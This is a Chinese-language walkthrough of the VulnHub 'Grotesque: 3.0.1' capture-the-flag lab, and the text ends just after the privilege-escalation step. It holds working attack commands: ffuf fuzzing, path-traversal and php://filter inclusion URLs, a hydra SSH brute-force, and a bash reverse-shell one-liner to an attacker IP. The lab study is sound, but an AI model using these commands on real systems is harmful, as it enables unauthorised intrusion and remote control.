
vulnhub靶场之GROTESQUE: 3.0.1
准备:
攻击机:虚拟机kali、本机win10。
靶机:Grotesque: 3.0.1,下载地址:https://download.vulnhub.com/grotesque/grotesque3.zip,下载后直接vbox打开即可。
知识点:ffuf参数爆破、定时任务、445端口利用、smbclient使用。
信息收集:

通过nmap扫描下网段内的存活主机地址,确定下靶机的地址:nmap -sn 172.20.10.0/24,获得靶机地址:172.20.10.4。

扫描下端口对应的服务:nmap -T4 -sV -p- -A 172.20.10.4,显示开放了22、80端口,开启了ssh、http服务
目录扫描:

使用dirmap进行目录扫描,发现atlasg.jpg图片,emmmm,访问80端口的时候也能直接查看到该图片。
查看该图片利用steghide尝试获取隐藏信息,但是获取失败,后来发现一个提示信息:m、d和五个x,应该是告诉我们和md5有关。


根据提示生成一个md5字典,这里我们将/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt字典进行md5加密,命令:for i in $(cat directory-list-lowercase-2.3-medium.txt); do echo $i | md5sum >> dirmd5.txt; done。记得替换里面的横线和空格。然后使用gobuster进行目录扫描,发现:/f66b22bf020334b04c7d0d3eb5010391.php。
参数名爆破:

访问:http://172.20.10.4/f66b22bf020334b04c7d0d3eb5010391.php无任何回显信息,源代码信息中也无任何信息。因此尝试使用ffuf进行参数爆破,命令:fuzf -f -u 'http://172.20.10.4/f66b22bf020334b04c7d0d3eb5010391.php?FUZZ=../../../../../../etc/passwd' -w /usr/share/seclists/Discovery/Web-Content/common.txt,但是未扫描出来,然后更换字典,命令:ffuf -u 'http://172.20.10.4/f66b22bf020334b04c7d0d3eb5010391.php?FUZZ=../../../../../../etc/passwd' -w /usr/share/wordlists/dirb/big.txt,发现了参数名:purpose。
爆破ssh密码:

读取/etc/passwd文件,发现账户名:freddie。

使用文件包含漏洞读取下ssh私匙和公匙均读取失败,命令:http://172.20.10.4/f66b22bf020334b04c7d0d3eb5010391.php?purpose=php://filter/read=convert.base64-encode/resource=/home/freddie/.ssh/id_rsa和http://172.20.10.4/f66b22bf020334b04c7d0d3eb5010391.php?purpose=php://filter/read=convert.base64-encode/resource=/home/freddie/.ssh/id_rsa.pub,然后尝试下使用md5字典爆破下ssh密码,命令:hydra -l freddie -P dirmd5.txt ssh://172.20.10.4,成功获得freddie账户的ssh登录密码:61a4e3e60c063d1e472dd780f64e6cad。
获取shell:

使用获得账户名和密码:freddie/61a4e3e60c063d1e472dd780f64e6cad进行ssh登录,命令:ssh freddie@172.20.10.4,在freddie用户下发现user.txt文件,读取该文件成功获取到flag值。
提权:
查看下当前账户是否存在可以使用的特权命令,sudo -l,显示不存在。


通过:find / -perm -4000 -type f 2>/dev/null来查找下是否存在可疑文件,但是未发现可利用的漏洞。


查看下当前设备开放的端口信息,命令:ss -nutl,发现了445端口。
在kali使用enum4linux 172.20.10.4和smbclient -L 172.20.10.4进行信息收集均失败,但是在靶机中smbclient -L 172.20.10.4执行成功,获得一个目录:grotesque。


进入该目录查看目录信息,命令:smbclient //127.0.0.1/grotesque,发现不存在文件信息。

下载pspy64文件并通过http服务上传到靶机,在靶机执行监控靶机的执行进程,发现靶机中每一分钟会一root权限执行smbshare目录下的文件。


在靶机中写一个反弹shell的脚本,内容:#!/bin/bash sh -i >& /dev/tcp/172.20.10.7/6688 0>&1。
